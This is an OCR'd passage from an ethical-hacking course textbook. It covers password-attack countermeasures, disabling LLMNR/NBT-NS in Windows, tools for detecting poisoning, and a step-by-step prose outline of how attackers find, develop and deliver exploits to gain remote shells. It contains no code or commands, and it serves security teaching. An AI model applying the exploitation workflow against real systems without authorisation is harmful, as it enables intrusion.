- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. UNIX systems typically use a 12-bit set.

- Enable SYSKEY with a strong password to encrypt and protect the SAM database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM data against password-cracking software through strong encryption techniques. It is more difficult to crack encrypted passwords than unencrypted ones.
- Never use personal information (e.g., birth date, or a spouse's, child's, or pet's name) to create passwords. Otherwise, it becomes quite easy for those close to you to crack your passwords.
- Monitor the server's logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the webserver log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web server logs.
- Lock out those accounts that were subjected to too many incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Many password sniffers can be successful if the LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that it does not affect the network.
- Perform a periodic audit of passwords in the organization.
- Check any suspicious application that stores passwords in memory or writes them to disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service attacks. Make sure to update the system.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in the Windows OS.
- Perform password screening when new passwords are created to avoid using commonly used passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use two-factor or multi-factor authentication, for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords onscreen to avoid shoulder-surfing attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LMBNR**
  - Open the **Local Group Policy Editor**.
  - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**.
  - In the DNS Client, double-click **Turn off multicast name resolution**.
  - Select the **Enabled** radio button and then click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.28: Disabling LMBNR in Windows

- **Disabling NBT-NS**
  - Open the **Control Panel**, navigate to **Network and Internet → Network and Sharing Center**, and click on the **Change adapter settings** option on the right-hand side.
  - Right-click on the network adapter and then click **Properties**, select **TCP/IPv4**, and then click **Properties**.
  - Under the **General** tab, go to **Advanced → WINS**.
  - From the NetBIOS options, check the "**Disable NetBIOS over TCP/IP**" radio button and click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.29: Disabling NBT-NS in Windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, NBNSpoof, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.30: Screenshot showing the output of Vindicate

- **got-responded**

  Source: *https://github.com*

  got-responded helps security professionals to check for LLMNR/NBT-NS spoofing. This tool starts in the default mode and checks for both LLMNR and NBT-NS spoofing but does not send fake SMB credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.31: Screenshot showing the output of got-responded

- **Respounder**

  Source: *https://github.com*

  Respounder detects the presence of a responder in the network. Security professionals use this tool to identify compromised machines before hackers exploit password hashes. This tool also helps security professionals to detect rogue hosts running responder on public Wi-Fi networks, e.g., in airports and cafes and avoid joining such networks.





Figure 6.32: Screenshot showing output of Respounder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and SecurityFocus (*https://www.securityfocus.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **Develop the Exploit**

   After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. **Select the Method for Delivering – Local or Remote**

   Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.


6. **Generate and Deliver the Payload**

   Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. **Gain Remote Access**

   After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploit Sites

Attackers can use various exploit sites such as Exploit Database, SecurityFocus, etc. to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

